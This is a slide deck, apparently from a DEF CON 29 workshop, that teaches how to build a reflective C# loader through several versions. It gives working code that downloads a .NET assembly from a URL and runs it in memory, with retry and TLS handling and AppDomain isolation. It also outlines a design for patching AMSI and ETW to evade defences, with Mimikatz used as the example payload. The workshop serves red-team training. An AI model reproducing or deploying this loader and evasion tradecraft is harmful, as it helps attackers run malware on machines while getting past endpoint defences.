From zero to hero: creating a reflective loader in C#

Jean-François Maes

DEF CON 29: Adversary Village

Agenda

1. Why C#?
2. What is reflection?
3. Creating a loader
4. Improving the loader
5. Future of tradecraft

Link to the workbook: https://jfmaes-1.gitbook.io/reflection-workshop/

Why C#

AMSI

```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Constrained Language Mode

```
PS C:\Temp> Import-Module .\Invoke-Mimikatz.ps1
Import-Module : Importing ".ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ Import-Module .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
    + FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.Import
   ModuleCommand
```

As defenses improve, so does malware.

Offensive operations will always be a game of cat and mouse between attackers and defenders.

As PowerShell became more and more scrutinized over the years, its defensive capabilities grew as well. AMSI and Constrained Language Mode are two big advancements, but other defensive measures are relevant as well such as script block logging

Why C#

IronPython

IronRuby

BOO

Shoutout to

SILENTTRINITY

What is reflection?

Wikipedia

In computer science, reflection programming is the ability of a process to examine, introspect, and modify its own structure and behavior.

A language supporting reflection provides a number of features available at runtime that would otherwise be difficult to accomplish in a lower-level language.

Microsoft


Reflection provides objects that describe assemblies, modules, and types. You can use reflection to **dynamically create an instance of a type**, bind the type to an existing object, or get the type from an existing object **and invoke its methods** or access its fields and properties. If you are using attributes in your code, reflection enables you to access them.

Stack Overflow

Reflection allows you to write code that can inspect various aspects about the code itself.
It enables you to do simple things like **Loading an assembly at runtime**, finding a specific class, determining if it matches a given Interface, and **invoking certain members dynamically**.

Creating the loader

Loader 1- Raditz - “The PoC stage”



Creating the loader

Loader 1- Raditz - “The PoC stage”

```
using System;
using System.Reflection;


namespace Raditz
{
    0 references
    class Program
    {
        1 reference
        static void Reflect(string FilePath)
        {
            Assembly dotNetProgram = Assembly.LoadFile(FilePath);
            Object[] parameters = new String[] { null };
            dotNetProgram.EntryPoint.Invoke(null, parameters);
        }
        0 references
        static void Main(string[] args)
        {
            Reflect(@"C:\Users\jarvis\source\repos\HelloReflectionWorld\bin\Release\HelloReflectionWorld.exe");
        }
    }
}
```

Code	Explanation
Assembly.loadFile(string FilePath)	Loads the .NET assembly from the filepath, returns an Assembly object
Object[ ] parameters = new String[] {null}	Creates a new Object Array which contains a new (empty) String Array
EntryPoint.Invoke(null, parameters)	Executes the entry point of the loaded assembly (usually the main method of a program will be the entry point). Passes the parameters to the function (in this case an empty String array


Flaws in Raditz

No remote fetch

AMSI

```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

ETW



Expanding the loader

Loader 2- Nappa - “The Web angle”

Expanding the loader

Loader 2- Nappa - “The Web angle”

```
1 reference
static void ReflectFromWeb(string url)
{
    WebClient client = new WebClient();
    byte[] programBytes = client.DownloadData(url);
    Assembly dotnetProgram = Assembly.Load(programBytes);
    object[] parameters = new String[] { null };
    dotnetProgram.EntryPoint.Invoke(null, parameters);
}
```

Code	Explanation
Webclient client = new WebClient();	Initiates a new WebClient object that can then be used to make web requests
Byte[] programBytes = client.DownLoadData(String url)	Will use the webclient to make a request to the url, and download a byte array (if present)
Assembly dotnetProgram = Assembly.Load(programBytes)	Instead of loading an Assembly from a filepath, this function will instead load the assembly from the bytearray.

Flaws in Nappa


What happens if there is a 404 error?
What about HTTPS?

Flaws in Nappa

AMSI


```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

ETW



Expanding the loader

Loader 3- Frieza - “Adding robustness to the web angle”



Poll until !404 or retry limit hit


Expanding the loader

Loader 3- Frieza - “Adding robustness to the web angle”

```
static void ReflectFromWeb(string url,int retrycount, int timeoutTimer)
{
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    WebClient client = new WebClient();
    byte[] programBytes = null;
    while (retrycount>=0 && programBytes ==null)
    {
        try
        {
            programBytes = client.DownloadData(url);
        }
        catch(WebException ex)
        {
            Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} time(s)...", timeoutTimer, retrycount);
            retrycount--;
            Thread.Sleep(timeoutTimer * 1000);
        }
    }
    if (programBytes == null)
    {
        Console.WriteLine("Assembly was not found, exitting now...");
        Environment.Exit(-1);
    }
    Assembly dotnetProgram = Assembly.Load(programBytes);
    object[] parameters = new String[] { null };
    dotnetProgram.EntryPoint.Invoke(null, parameters);
}
```

Code	Explanation
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;	Makes sure webclient supports HTTPS traffic
while (retrycount>=0 && programBytes ==null)	Will keep trying to fetch the program over the web until it can or the retrycounter gets below 0.
Try…catch	Handles web errors (404)
if (programBytes == null)	If the loader did not load the program successfully, exit gracefully

Flaws in Frieza





Flaws in Frieza

AMSI

```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

ETW




BUILT IN BYPASS
REMOTE BYPASS

Double ~~Rainbow~~ Reflection? What does it mean?!

Poll until !404 or retry limit hit

ETW/AMSI patch

Poll until !404 or retry limit hit


Actual assembly

Flaws in Frieza


Pre AMSI patch


```
PS C:\Users\jarvis> C:\Users\jarvis\source\repos\Frieza\bin\Release\Frieza.exe
Hit a key to start
Could not load file or assembly '417280 bytes loaded from Frieza, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incor
rect format.
```

Pre ETW patch



Double Load FTW





Expanding the loader

Loader 4 - Cell - “Appdomains are cool”

Application Domains allow us to load and unload binaries at will, whilst keeping the original process open.

This gives us flexibility in case we want a reflective loader that is capable of running multiple assemblies without having to restart the loader

Expanding the loader

Loader 4 - Cell - “Appdomains are cool”

```
public class Worker : MarshalByRefObject
{
    1 reference
    public  void ReflectFromWeb(string url, int retrycount=0, int timeoutTimer=0)
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        WebClient client = new WebClient();
        byte[] programBytes = null;
        while (retrycount >= 0 && programBytes == null)
        {
            try
            {
                programBytes = client.DownloadData(url);
            }
            catch (WebException ex)
            {
                Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} time(s)...", timeoutTimer, retrycount);
                retrycount--;
                Thread.Sleep(timeoutTimer * 1000);
            }
        }
        if (programBytes == null)
        {
            Console.WriteLine("Assembly was not found, exitting now...");
            Environment.Exit(-1);
        }
        Assembly dotnetProgram = Assembly.Load(programBytes);
        object[] parameters = new String[] { null };
        dotnetProgram.EntryPoint.Invoke(null, parameters);
    }
}
```

Code	Explanation
Public class worker: MarshalByRefObject	Enables access to objects across application domain boundaries in applications that support remoting.

